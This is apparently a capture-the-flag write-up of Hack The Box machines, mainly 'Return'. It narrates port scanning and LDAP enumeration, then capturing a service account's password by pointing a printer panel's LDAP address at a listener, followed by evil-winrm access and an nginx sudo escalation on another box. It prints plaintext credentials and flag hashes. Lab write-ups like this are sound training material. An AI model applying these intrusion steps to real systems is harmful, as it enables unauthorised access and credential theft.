
And ran the exploit.
And we’re in.

Submit User Flag –
A: 04d4c37dc4f96fbe080d9e7ed50f41ad
Ran sudo -l for quick wins.

Nginx looks interesting. Checked out GTFObins. It looks like we can upload files. Following the same pattern as other boxes, the root flag should be in root/root.txt and as this is running as root it would be allowed to. Made a temporary file and server is on port 1337.

Called it so it should be uploaded.

Then ran curl and we get root.txt

Submit Root Flag –
A: bf825aa7d3de7b4fcc8136fc4a0e961e

GG
-
Return writeup
10.129.95.241
Scanned the machine with rustscan.


We get a lot of information. Let’s check out the website first. It brings us to some admin panel.


Nothing interesting in source code or robots.txt. Will run ffuf while I check other things.

Interestingly kerberos and ldap is on the machine. I checked out port 47001 but no webserver there. Checked out the smb ports. Anonymous login it doesn’t connect.

Port 5985 I didn’t see any website either. No other possible low hanging fruits. Since this looks like active directory I’ll look at my AD notes. I’ll try an smb relay first as I recently learned this. My thought is that possibly theres a printer service that may be talking and we can catch credentials.


Left this on for 5 minutes while I poke deeper at the smb to make sure I didn’t miss anything. Nothing


I must need a domain account to interact. Let’s just start from the top and exhaust every port until I find something. I don’t think DNS will have anything but dig’ed it anyways.
Ffuf found an image directory earlier but access is denied there.

Kerberos I’m unfamiliar of anything we can do remotely to take advantage or enumerate. In my notes, I saw some LDAP enumeration though so I ran this

We now know the domain is RETURN.local. This looks to also be a domain controller printer.return.local. I need an account for further enumeration though.

I tried a brute force but that didn’t run at all. Started enum4linux but nothing from that either.

I was kind of confused on what’s going on. The webpage was the only thing I found so I relooked at it. I looked at the source code but that wasn’t matching what I was seeing on my screen (because I made the browser smaller). I realized when I fullscreened the website there was actually options I can interact with…

The only thing that looked interactive was Settings and looks like that may host a LDAP server. I updated the password to password.
SMBclient still didnt work. RPCclient neither.

I was reviewing notes and a bit stuck here. Referred to a writeup. I didn’t think about this but you can update the service address to our machine and listen on that port. That gives us credentials.


Return\svc-printer 1edFg43012!!
Attempting the rest myself. I tried the commands previously but authenticated this time. Rpcclient worked this time.

Obviously we want the Administrator account. I assumed svc-printer is low level account but I tried to change the password of the admin account but didnt work. Since we know that there’s only one machine and the priv esc will be Administrator I actually don’t think I can get more out of rpcclient after checking ‘help’. I tried playing with nxc but no luck there either. I was able to get in with evil-winrm though.

We can get the userflag.

Submit User Flag –
A: 9daec7eb00f2e3ef40e1006254593d75
We can see the root flag but not read it.

I haven’t used Evil-Winrm often so I tried downloading to my machine but it still didn’t let me read it. Kind of silly but you live and you learn. I ran netusers and actually that made me think admin may not be the target, it may be the kerberos service. Checked cmdkey /list but nothing. Tried saved creds running cmd.exe. Can’t see scheduled tasks. I was able to make a /tmp directory and write a test file, let’s see if I can get winpeas over. Hosted up a http server and downloaded.

This ended up not installing properly after taking a while. Instead of trying again I want to look at other things first. Also, I realized certutil encodes before transfers which makes the transfers longer so I’ll look into using powershell instead in the future.
I tried kerberoasting but no luck.
